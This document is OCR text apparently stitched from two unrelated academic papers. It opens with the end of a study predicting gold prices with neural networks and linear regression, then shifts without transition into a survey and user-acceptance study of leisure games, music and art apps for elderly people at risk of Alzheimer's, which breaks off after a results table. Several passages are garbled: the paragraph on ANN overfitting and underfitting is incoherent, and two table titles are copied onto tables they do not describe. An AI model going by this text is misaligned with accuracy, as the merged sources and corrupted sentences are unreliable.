
Typically, the performance increases for ML algorithms when larger training data is used, but it is interesting to note that both the classifiers perform best when smaller training data (i.e. 45-75% training set version) is used. The intuition behind this phenomenon is that the bigger training data (i.e. 0-75% training data version) contains records of gold rates way back from 2005, while the gold rates have changed significantly in the last few years. For example, in 2005, average rate of gold was just above 400$ whereas in 2016 it was above 1200$. Thus, using too much history (way back from 2005) tends to deteriorate the performance of the classifiers.

It is much beneficial to use only recent history. The 45-75% training data consists of only a little more than two and half years of data prior to the data in the test set.


Fig. 5(a)-(d) also provide some insight about the working of ANN. ANN with two layers of neurons performs best when smaller training set is used, whereas in contrast, ANN with five layers of neurons performs best when a larger training set is used. This indicates that ANN with five layers for smaller training set, thus its relative performance overfitted the 45-75% training set, and thus its relative performance improved with the increase in the size of the training set. As for ANN with two layers, it was under fitting decreased with the increase in size of the training set. Whereas ANN with three layers best fits the data as it has the most consistent performance.




(a)



(b)



(c)



(d)

Fig. 5. (a) ANN error chart on 0-75% training dataset; (b) ANN error chart on 15-75% training dataset; (c) ANN error chart on 30 to 75% training dataset; (d) ANN error chart on 45 to 75% training dataset.




Fig. 6. Error chart of linear regression.

V. Conclusion

Gold has been one of the most important commodities throughout history. Maintaining gold reserves by central banks is crucial to support the current economic structure of the world. Some major companies and investors also invest a huge amount of money in gold. Although not easy, predicting the rate of gold would help investors and central banks to better decide when to sell and buy it, thus maximizing their profits. In this study, we used machine learning algorithms to predict the gold rates very accurately. Our study is also the most comprehensive to date, thus taking into consideration various economic indicators of various countries and companies. It is the first time that the stock value of major gold trading/producing companies, and Russia's interest rates, have been successfully used as an indicator for forecasting of gold rates. To the contrary we show that stock value of a major company has more influence on the gold rates than US economy. In future, we intend to improve our results by using ensemble learning, and deep learning.

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Leisure Technology for the Elderly: A Survey, User Acceptance Testing and Conceptual Design

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***Abstract*—The Alzheimer's disease damages neuronal and synaptic system due to the high level of amyloid beta in the brain. It is the common cause of dementia which is more common to afflict the elderly where they will gradually loss their memory and communication skills as well as deterioration of thinking and reasoning ability. Hence, it is crucial for elderly people to monitor their cognitive performance consistently and continuously to detect the Alzheimer's symptoms, such as dementia or Mild Cognitive Impairment. There are many technologies that have been established in healthcare for its detection; however, such technologies, mostly medical treatments could not be self-catered by elderly on daily basis and in fact the use of this technology incurs cost each time. Therefore, this study looks at an alternative technology called leisure technology that allows access to the elderly every day at home in an enjoyable and relaxing manner. The aim of this study is to study applications of leisure activities that could stimulate brain cognitive function to be turned to a leisure technology application. Prior to proposing the conceptual design of this application, a user acceptance study of leisure technology among elderly people has been conducted. This study involves interviews and survey through distribution of questionnaires. The survey results shows that 90% of the participants stated that there was an improvement in cognitive abilities after using leisure technology and 98.4% of the participants stated that they could adapt to leisure technology. On the other hand, the outcomes from the interview show that they agreed that different types of leisure technology provide heterogeneous benefits, which can improve their cognitive abilities. Finally, this study proposes a conceptual design for leisure technology application that elderly people can adapt to.**

***Keywords*—Leisure technology; user acceptance; cognitive ability; elderly**

I. Introduction

The development of sophisticated technologies has made our life easier. According to Merriam-Webster dictionary, technology is the application of knowledge in a specific area. Based on the definitions stated by Sixsmith and Gutman [1], technologies could help people in their daily tasks as they can perform independently. Although most of the application based technologies were developed regardless of age limitation, there are some programs created to particular focus groups such as children, males, disabled, school kids, and so on. We have observed that, application developers emphasize less on the needs of elderly people though there are several solid evidences showing that technology can allow them to enjoy meaningful activities. Furthermore, elderly people generally have some limitations and interests that differ from other focus groups. For instance, the characteristics of games that contain small objects and prompt the user to make rapid movement or changes that could cause discomfort in elderly people. Moreover, elderly people are often vulnerable to diseases; therefore the development of an application that focuses on reducing the threat or improving the quality of life of people with Alzheimer's and dementia is important. In order to fill the gap in research, this study analyzes the effectiveness of leisure technologies in reducing the risk of Alzheimer's and measures the acceptance level of leisure technology among elderly people. Then, we propose a conceptual design of elderly leisure technology game with the intention to reduce the risk to Alzheimer's among elderly people. The application was develop by integrating three types of leisure elements namely game, music and arts.

This paper discusses the concept, types and current trends of leisure technologies in Section II. It is then followed by the methodology of the user acceptance testing for leisure technology among the elderly and the preferred features in Section III; the findings in Section IV; the application design in Section V; and the conclusion in Section VI.

II. Leisure Technology as a Means to Improve Elderly Cognitive Ability

This section reviews Alzheimer's, leisure technology, games and other systems to improve elderly people's health, existing leisure technology and user acceptance of leisure technology among elderly people.

Alzheimer's disease is defined as damages in the neuronal and synaptic system in the brain, thus causing loss of memory [2]. If it gets worse, it will affect the behaviour and cognitive functions in cortical and sub-cortical regions of the brain. At that stage, the disease will impair motor abilities. Orrell and Sahakian [3] stated that mental stimulating activities can retain a person's intellectual level as it is important for their cognitive function and memory skills. Thus, it is important to reduce the symptoms of Alzheimer's in order to understand their health conditions, improve their social interaction with others, and be independent [4].

Leisure is the participation in activities that are enjoyable and relaxing during one's free time [5]. Lee and Groves [5] stated that leisure activities can develop new skills and broaden one's communication network. Leisure activity is defined as a hobby that is a part of a healthy lifestyle [6]. When elderly people involve themselves in cognitive leisure activities such as reading, playing puzzle, games, playing musical instruments, playing cards, listening to radio, the risk of suffering from dementia can be reduced and at the same time stimulating their brain neurons [7]. Thus, it is important for elderly people, especially those who had retired, to be involved in these types of activities [6]. On the other hand, as the definition of technology varies to each domain, from the perspective of elderly healthcare, Voice [8] labelled technology as an application that provides reminders and safety related issues for elderly people. In healthcare, technology plays an important role in delivering healthcare services to people within people's budget [1]. Although there are conservative perspectives saying that elderly people are less adaptive to current technologies, Lee and Groves [5] stressed that technology instruments such as computers, tablets or any other electronic devices are easily adapted by people in their daily lives. Furthermore, it is essential to people to know how to use technology in a correct way to obtain the most benefits from it [5].

Leisure technology can be defined either as computer systems or games that are developed by integrating leisure aspects. Riley, Alm, and Newell [9] stated that the development of a leisure system for elderly people with dementia could enhance their daily lives and allow them to participate in their favourite activities. Sixsmith and Gutman [1] stated that games are a part of technology that should be developed for elderly people to allow them to experience enjoyable moments in their life. Thus, by understanding the different descriptions of the terms leisure, technology, and leisure activities, we can integrate these terms and come up with a new description of leisure technology. Thus, leisure technology can encourage elderly people to enjoy and play their favourite games or applications or systems that help reduce the risk of getting Alzheimer's.

A. Games

Games is defined as activities of playing that people do to enjoy themselves or that function as an educational tool (Merriam-Webster). This section discuses three types of games namely action games, dancing games and puzzle games. These types of games are commonly associated with elderly people.

1) Action Games: In a broader term, action games are occasionally categorized within the video game genre that stresses on motor skills such as hand-eye coordination and rapid movements. Generally, action games' timing and levels emphasize on complexity of playing the games. Although action games that centred on rapid actions hinder many elderly people from playing such games, there was a study that investigated how action game types could help Dementia patients improve their health conditions. A study by Tobiasson [10] investigated on how Nintendo Wii Sports can help elderly people that suffered from Dementia to stimulate their body movements in order to improve cognitive thinking processes. The application extensively used motion sensor technologies as the interactions among users, actors and objects in the games and used game scores to measure the ability of the users to complete the games successfully. Tobiasson's [10] study made observations on the effects that occurred on elderly people when playing Nintendo Wii Sports games. The study found that the participants were more physically active and happier. The active physical movements and cheerful dispositions are essentials elements that could reduce the risks of getting Alzheimer's. However, the rapid movement requirement has become one of the drawbacks of the game that hinder elderly people from playing the Nintendo Wii Sports games.

2) Dancing Game: Dancing games are games that are played by moving hands, feet, or both as movements resembling a dance. A study by Arntzen [11] proposed a prototype of dancing game application based on Microsoft Xbox console that is connected to Kinect for input and a TV monitor for output. The prototype application applies infrared technology and Smart technology elements such as gesture recognition, facial recognition and voice recognition that can detect movements and voices of players. The dancing game starts with graphical information as guidance for users. Then, the dancing game starts slowly and gradually speeds up. The movements become more complex as the players become more skilled. The proposer claimed that the application were able to encourage and enhance the cognitive process and physical abilities of elderly people based on their survey and literature reviews.

3) Puzzle Game: Puzzle games are games that apply puzzle solving as the primary attraction to encourage people to play. Alzheimer's disease could be reduced by solving puzzles based challenges because such challenges require thinking processes and are occasionally used as a tool for psychomotor activity therapies to aid spatial orientation and vision [12]. This means that puzzle games can increase mental stimulation that activates the brain nerves or keep them active by improving their memory skills due to the processes that support the growth of new nerves cells in brain. Thus, elderly people that suffer from Alzheimer's can communicate well and actively engage with social activities [12]. Furthermore, puzzle games that use words/sentences as puzzle options could assist people with Alzheimer's to improve their language skills. One of the challenges that patients face is the inability to pronounce words well. By playing these games they are able to pronounce and understand words and sentences better [13]. There are several popular puzzle games such as Sudoku and Crossword. Thompson et al. [13] examined the effect of different types of puzzle games such as Sudoku, word puzzle and picture matching games on the health of people. The investigation found that Sudoku improved vision-spatial skills, word puzzle enhanced the level of IQ and reading ability, and picture-matching game improved the ability of visual memory. Besides that, another research study also claimed that the playing of crossword puzzle could slow down memory deterioration process of elderly people who suffer from

Dementia due to an increased in Verbal Intelligence Quotient (VIQ) [14]. VIQ is a measurement of speaking abilities, verbal skills, ability to express themselves using appropriate vocabulary and ability to communicate with other people [14]. Kim et al. [15] proposed a name-face matching application named CogStim Game based on Cognitive Stimulation (CS) approach. There are two playing modes namely training and testing in the proposed application. In training mode, players are trained to match a particular name and face showed on the screen. In testing mode, there are several faces and names on the screen and participants need to match them. The game levels increase as the player becomes more skillful at the identification of names and faces. This game showed improvement in terms of visual ability by remembering people faces or names due to cognitive stimulation and improvement in memory abilities. Thus, these types of puzzle games that encourage thinking processes may help reduce the risk of getting Alzheimer's among elderly people.

B. *Other Systems to Improve Elderly People Health*

Although there are so many systems that could be used to improve the health of elderly people, this study focuses only on arts and musical systems.

1) Art System: Carrillo et al. [16] referred to art systems as creative approaches applied by people especially the elderly to pass time as well as therapy. There are several benefits of applying art systems to elderly people. One of the benefits is to keep elderly people active by making them engage creatively using the elements of arts. Moreover, the system can also increase social interaction which could possibly protect from Dementia and reduce aggressive behaviour. With the aid of computer programs , art based systems such as drawing can motivate elderly people with no art experience to engage themselves in an art system. Computer applications are able to provide wide range of user interfaces and functions for elderly people to freely draw [16]. For example, they could be provided with art templates for colouring, or dragging extra images to decorate a picture. The exposure to a variety of colours by drawing and thinking creatively can stimulate brain cells. As far as our literature review, there is no art system that is proven to reduce the risk of Alzheimer's disease. However, the literature review revealed that art therapies are practiced among elderly people to communicate using emotional and creative centres of the brain. According to Cowl and Gaugler [17], art therapy is a mental health therapy that uses the creative process of art making to improve the physical, mental and behaviours of elderly people. Elderly people can also overcome stress and emotional problems independently through creative processes.

2) Musical Application: Music has been well-known to provide relaxation to the brain. Moreover, it can also be used as a neuropsychological test for normal elderly people through the composition of music. Carrillo et al [16] stated that music can stimulate brain nerves on unresponsive patients in later stage of Alzheimer's disease. Riley et al. [9] proposed a music based application for people with Dementia to determine the ability of music in improving their creativity, communication skills and emotions. The prototype functions by letting participants listen to music and allowing them to use the system to create music. The applications do not require any musical skills or experiences and thus it is user friendly [9]. The outcome of this study showed that music indeed improved creativity, language skills and the ability to control the emotions of both healthy and elderly people with Dementia. Moreover, they were able to share their feelings with other people and communicate with each other properly. Besides that, there is also a music device called *Remind* created by a group of students in Sweden to help elderly people who suffer from Alzheimer's disease listen to music based on their playlist in order to remember part of their live [18]. The main purpose of this device was to trigger their memories and indirectly improve their memory skills. The music application was installed on a handset that could be controlled by family members or caregivers, and there was another wireless device provided for the patient to listen to the music. Although the students did not found any evidence to prove that the application provided positive impacts, they receive positive feedback from elderly people who recalled their memories [18].

C. *Hybrid-Based Leisure Technologies*

Presently, there is a product developed based on a combination of music and puzzle called Musical Bingo. The product has been designed for elderly people to recover memory losses and improve cognitive abilities based on customer's feedbacks [19]. However, this product has not been scientifically proven that it can reduce the risk of Alzheimer's disease. Apart from that, a system named *Singing Fingers* contains a combination of music and arts in touch screen electronic devices. *Singing Fingers* system has been designed to allow people to express their feelings and emotions through drawing and sounds. People can draw anything they want while the application records the music or what the person is saying. At the end, they could rewind the music by touching the drawing on the screen. The study by Rosenbaum and Silver [20] investigated the effects of *Singing Fingers* system on children. However, as far as we know, none of the study found investigated the effects of *Singing Fingers* system on elderly people.

The Virtual Supermarket is a computer application that virtualized the real supermarket and participants can shop in a manner comparable to a real supermarket. Zygourisa et al. [21] created a VSM application for elderly people to reduce Mild Cognitive Impairment (MCI) effectively. MCI is a symptom that is found at the early stage of Alzheimer's disease. The purpose of developing VSM is to screen, detect, prevent, and treat Mild Cognitive Impairment (MCI) among elderly people. The design of this application mimics the supermarket environments and players perform daily shopping in a supermarket when playing this game. The players are given a shopping list and they need to purchase the items on the shopping list. The players move around inside the supermarket to pick and purchase items, just like in reality. In addition, they need to select the amount of money to pay upon check out. At the end of the game, there is a statistics board appearing on the screen to show the results. The statistics shows the correct amount of money paid and the correct amount of items chosen from the shopping lists. Based on feedbacks from the users of VSM, elderly people were satisfied with VSM application in reducing the risk of early stage Alzheimer's disease. Thus, this game application will be a more relaxing and motivating way for elderly people to monitor their cognitive development and reducing costs in health care diagnosis. Once they realize that their cognitive development is deteriorating through VSM, they could undergo further diagnosis from clinics or hospitals.

D. Special Features Consideration for the Elderly

1) User Interface: Humans communicate with devices using mouse, keyboard and touch screen applications [22]. Nowadays, touch screen features widely on tablets, phones, laptops, and ATM machines. Thus, this feature has gained popularity among people of all ages. Elderly people that use touch screen tablets face several challenges such as difficulties in searching information and unable to type properly due to the lack of contact with a physical keyboard [23]. However, these drawbacks can be overcome by long use of tablets. Touch screen feature allows elderly people to select items on the screen straight away by using their fingers because it requires lesser visual spatial coordination. However, leisure technology should provide options for elderly people to choose whether they want to use keyboard or touch screens. It is also worth noting that Dhillon et al. [24] stated that elderly people prefer a game interface with more visual graphics such as buttons or images, than words.

2) Social Networking: According to Lee and Groves [5], elderly people are motivated to connect with other people through social network by sharing information such as pictures, videos and more. Thus, if these features are included in leisure application, this can motivate them to use leisure technology. Social network services can make their life meaningful and functional. The proposed leisure technology conceptual design allows elderly people to socialize by score ranking among friends and send game boosters to friends.

3) Reward Program: Koster [25] stated that people will not automatically play games unless they are attractive or coincidental that their hobby is playing games. Thus, if a game based application is included in a rewarding program, it can indirectly encourage them to feel excited about playing games [26]. There are several types of reward systems such as point accumulation and that could be used to redeem vouchers from participating outlets. A study done by Munson and Consolvo [27] proposed a mobile application that monitors the heart rate during exercise to motivate users by providing them rewards which are virtual trophies and ribbons with different ranking. Participants receive these rewards when they have achieved their goals of cardio exercises completion within four weeks. By motivating them through the referral reward program in leisure technology application, this will allow them to spread the benefits to other elderly people and encourage the usage of the application to reduce the risk of Alzheimer's disease.

4) Reminder System: Reminder system is an important feature for elderly people. According to Huppert [28] elderly people tend to forget things easily compared to younger people. Moreover, elderly people are dependent on reminder system such as calendar alerts because they are aware that they tend to forget things easily [28]. In the healthcare system, medical reminder is an important feature for elderly people such as to remind them to take medication at the proper time [29]. A study by Paggetti and Tamburini [30] on home care services stated that reminder system should be installed in mobile phones in order to remind elderly people to take medication.

E. Summary of Leisure Technology

The primary benefits of leisure technology are the ability to improve and maintain the functions of cognition in order to reduce the risk of Alzheimer's disease and encourage elderly people to accept the usage of leisure technology by providing user-friendly interfaces, reward program, reminder system and social networking platform. The literature review section has been about Alzheimer's disease, types of leisure technologies such as music, art and puzzle, various types of games, and so on. For the game section, compared to action and dancing games, we have determined that puzzle game is the most suitable game for elderly people because it requires less physical movements. In addition, this section has also discussed user acceptance of leisure technology among elderly people by determining the criteria of user interface and introducing a reward program, reminder system and social networking features to encourage them to use the application. Currently, no other studies have been found to combine music, puzzle, and art in a single application to improve the mental processes of elderly people and indirectly reduce the risk of Alzheimer's. Hence, this study embraces three types of leisure technologies namely art, music and puzzle that were previously studies by researchers to reduce Alzheimer's disease. The benefits of the three leisure technologies are described in Table I.

The next section discusses the methodology of this study to determine user acceptance of leisure technology among elderly people and development of a leisure application based on the feedbacks obtained from elderly people.

TABLE I. BENEFITS OF LEISURE TECHNOLOGIES

Types of Leisure Technology	**Benefits for Elderly People**
Art	•Able to stay active by thinking creatively on what to draw. •Increase the level of social interaction. •Reduce aggressive behavior.
Music	•Trigger their memories and improve memory skills. •Improve creativity, language skills and able to control their emotions. •Able to share their feelings with other people and communicate with each other properly.
Puzzle	•Improves visuospatial skill. •Improves the level of IQ and reading ability •Improves visual memory.

III. Methodology

This study was conducted in two phases where the first phase was a user acceptance study to determine the acceptance level of the elderly of leisure technology and the second phase is the conceptual design of the leisure technology (see Fig. 1).

A. *Study on the User Acceptance of Leisure Technology among Elderly People*

This study employed questionnaire and interview methods to measure the user acceptance of leisure technology among elderly people. As mentioned in earlier, there were two types of user acceptance measurement namely subjective and instruments. This investigation used both types in order to further understand the desire of elderly people.

Subjective measurements included the user expectations on elements presented in the technology that will motivate them to adopt the technology, whereas instruments measurements involved models such as the Technology Acceptance Model (TAM) and Unified Theory of Acceptance and Use of Technology (UTAUT) model.

Phase 1	Phase 2
User acceptance study analysis and results	Conceptual design of proposed leisure technology i.e. Game based application

Fig. 1. Overall methodology.

According to Venkatesh et al. [31] there are several models and theories that combined to form Unified Theory of Acceptance and Use of Technology (UTAUT) such as Technology Acceptance Model (TAM), Diffusion of Innovation Theory (DoI), Theory of Reasoned Action (TRA), Theory of Planned Behavior (TPB), motivational model, combination of TAM and TPB models, PC utilization and social cognitive theory.

According to Wu, Tao, and Yang [32] in terms of finding correlation between user behaviour and acceptance of technology, UTAUT is a better model that can determine more than 70% accuracy compared to other models and theories. The criteria or features that should be considered to determine the user acceptance of leisure technology among elderly people are user interface, social networking, reward program and reminder system.

1) Questionnaire development and distribution: This study used 8 determinants of UTAUT namely performance expectancy, effort expectancy, social influence, facilitating conditions, age, gender, experience, and voluntarity of use and three subjective features namely user interface, social networking and reward program to determine the user acceptance and the behaviour of elderly people towards leisure technology [31]. A total of 28 questions associated with 8 determinants from UTAUT Model (as shown in Table II) and 3 more questions based on subjective attributes (as shown in Table III) were distributed to respondents. The Google Form service was use as a tool to gather feedbacks from relevant respondents.

TABLE II. A Summary of 8 Determinants based on UTAUT Model

Determinants	**Benefits for Elderly People**	**Functions (Questionnaires)**	**Question Numbers in the Questionnaires**
Age	Determines which generation (young or old) is exposed more to technology [31].	Determines how well elderly people accept that leisure technology can reduce the risk of Alzheimer's disease.	1
Gender	Determines the type of gender that is exposed more to technology [31].	Determines the gender that accepts that leisure technology can reduce the risk of Alzheimer's disease.	2
Experience	Combination of a user's game experience and knowledge [31].	Combination of an elderly person's experience and knowledge in the usage of leisure technology.	3, 4, 5, 6, 7, 8, 9, 11, 17, 18
Voluntaries of use	Determines who is willing to be exposed to the usage of technology [33].	Elderly people are using leisure technology voluntarily.	20, 21, 22, 23, 25
Performance expectancy	A person believes that the system is beneficial for that person's job performance [31].	Leisure technology provides different benefits for elderly people.	13, 14, 15, 19, 27
Effort expectancy	The user expects that the system must be easy to use. Although the system can help user, if it is difficult to use, the user will not use it [31].	Leisure technology should be user friendly and able to encourage elderly people to use.	12, 24
Social influence	A degree to which a user can be influenced by others to use the new system [31].	A degree to which an elderly person can be influenced by others to use leisure technology.	23, 26
Facilitating conditions	A user believes that the usage of the system is being supported by IT facilities [31].	A user believes that the usage of the system is being supported by IT facilities.	10, 16

TABLE III. A Summary of 8 Determinants based on UTAUT Model

Features	**Survey questions**	**Purposes**
User interface	Leisure technology must be user friendly / simple.	To understand the design of user interface that can motivate elderly people to be involved in the usage of leisure technology.
Social networking	Has information sharing feature (such as Facebook)	To understand the preferred social interaction channel among elderly people.
Reward program	Reward Program (Collect points to redeem vouchers)	To understand how important reward program is in attracting elderly people to use leisure technology.

TABLE IV. THE BENEFITS OF LEISURE TECHNOLOGIES

No.	Questions	Purposes
1.	After playing the art application, is there any improvement in your memory skills? If yes, can you explain in detail?	To determine the benefit of playing art application in terms of cognitive abilities.
2.	After using the music application, is there any improvement in your memory skills? If yes, can you explain in detail?	To determine the benefit of using music application in terms of cognitive abilities.
3.	After playing the puzzle application, is there any improvement in your memory skills? If yes, can you explain in detail?	To determine the benefit of playing puzzle application in terms of cognitive abilities.
4.	Did you experience any common physical or mental difficulty after playing any of these games? If yes, what is that?	To determine any side effect on their health after playing art, music and puzzle applications.
5.	Based on these three categories that you played, do they provide the same benefits or different benefits in terms of improving your memory?	To compare the benefits obtained from different types of leisure technology - art, music and puzzle.
6.	Based on these three categories you played, which category (art, music and puzzle) do you prefer the most? Why?	To understand the preferred category chosen by participant.
7.	After playing music + art application, do you feel any different compared to playing just one application?	To determine the benefit of playing music + art application in terms of cognitive abilities.
8.	Did you experience any common physical or mental difficulty after playing music + art application? If yes, what is that?	To determine any side effect on their health after playing the combination of leisure technology, which are music and art applications.
9.	If you are the one proposing a conceptual design, which categories (art, music and puzzle) do you want to include? Why?	To understand the preferred category chosen by participant to be included in the proposed conceptual design.
10.	If you score badly in the game, do you want a system that can remind you for a medical check up? If yes, why? If no, why?	To determine how important reminder system is among elderly people in healthcare system.
11.	Do you want a game that can store a history of scores in order ao that you can trace and understand on your cognitive performance better? If yes, why? If no, why?	To understand how important game history among elderly people is, which can improve their cognitive performance.
12.	Do you have any suggestion for this study?	To understand the feedback given by participants that is beneficial for this study.

The questionnaire contained three sections. Section 1 was created to gather demographical information & participant experience in the usage of leisure technology. Section 2 consisted of questions about user acceptance of leisure technology and Section 3 consisted of questions that require additional feedbacks from participants. As a pilot study, this investigation was conducted on a small group (n = 60) at within the age range of 50 to 70 years old. A pilot study is a small-scale study that uses a small sample that can represent the total population of a study [34]. A pilot study can reduce errors and is less time consuming. This study was conducted by distributing questionnaires to eligible participants. The terms and conditions for this questionnaire were: 1) participants were between the age of 50 to 70 years old; 2) participants has had previous or current experiences in leisure technology using electronic devices such as a desktop computer, laptop, mobile phone or tablet; 3) had basic understanding on English to answer the questionnaire.

2) Interview: Open-ended questions are a type of qualitative survey that allows respondents to freely share their ideas. Moreover, they can describe in more details what they think or feel about the questions. The non-restrictive answers are very precious for depth data analysis. However, open-ended questions can be time consuming and require more data analysis [35]. To further understand our target users, a short interview session was conducted with three participants that meet the conditions of this study to determine the effects of using leisure technology in indirectly reducing the risk of Alzheimer's disease. Each interview session was carried out in a room and lasted about 1 hour. The procedures of the interview were very simple. First, the participant was required to play three popular applications namely SongArc (music), Candy Crush Saga (puzzle), and PicsArt (art) which were available in Google Play Store. Once completed,.participants were required to play another application named Finger Paint With Sounds that was created by combining music and arts elements. Finally, the participants had to answer 12 questions created based on the subjective attributes as listed in Table IV.

IV. RESULTS

The results section elaborates the outcome from the analysis of questionnaire survey and interview session. There were 60 and 3 respondents for the questionnaire and interview, respectively. The respondents were Malaysians aged 55 and above with most of them residing in Penang. The questionnaire results are divided into three sections in line with the questionnaire structure.

A. Analysis of Questionnaire Results

1) Section 1: Personal details and participant experience in the usage of leisure technology.

A total of 75% of the participants were in the age group of 50 – 60 years old. In terms of gender analysis, this survey was answered by female (55%) more than male (45%). Moreover, 55% of the participants also showed more interest in playing the puzzle games than action and dancing games. Tobiasson [10] claimed that negative effects such as stress could make them unable to complete the game. Table V shows the factors contributing to elderly's motivation and interest to play puzzle games. Based on Table V, 45.5% of participants agreed that personal interest is the main factor that influenced their preference. In addition, 60% of participants also mentioned that they did not experience any side effects either physically or mentally after playing the puzzle games. The outcomes are also supported the previous statement by Hawthorn [36] that mentioned the physical ability of elderly people requires for a user friendly and simple interface in the game because their physical ability will gradually decline when their age increases.

This study also analyzed the amount of time elderly people spent on leisure technology. Based on the results from Fig. 2, about 58.3% of the participants agreed that they have 1 to 4 years' experience in using leisure technology while 43.3% from total respondents used leisure technology every day. Furthermore, about 40% of the participants used it more than twice a week, 11.7% used it once a week, 5% used it once a month and (48.3%) used leisure technology for less than half hour. According to Saini et al. [37] games can improve basic abilities such as visual and attention tendency through play for a short time. Moreover, Science [38], also claimed that cognitive performances could improve if a person play games for an hour every day.

It is interesting to see whether elderly people are able to accomplish the games available in leisure technology. The analysis shows that about 90% of respondents mentioned that they were able to accomplish the tasks offered by leisure technology games (Fig. 3).

TABLE V. THE BENEFITS OF LEISURE TECHNOLOGIES

Preferences in Puzzle Games	**Number of participants preferences**	**Effect of playing puzzle games**
Personal interest	15/33 participants (45.5%)	Body aches = 1/15 (6.7%) Eye fatigue = 5/15 (33.3%) None = 9/15 (60.0%)
More challenging	•8/33 participants (24.2%)	Eye fatigue = 3/8 (37.5%) None = 5/8 (62.5%)
Easier to play physically (require less hand movements)	5/33 participants (15.2%)	Eye fatigue = 2/5 (40%) None = 3/5 (60%)
Other (Coordination of brain and fingers)	3/33 participants (9.1%)	None = 3/3 (100%)
Easier to play mentally (require less thinking or brain power)	1/33 participant (3.0%)	None = 1/1 (100%)
Other (Attractive)	1/33 participant (3.0%)	None = 1/1 (100%)

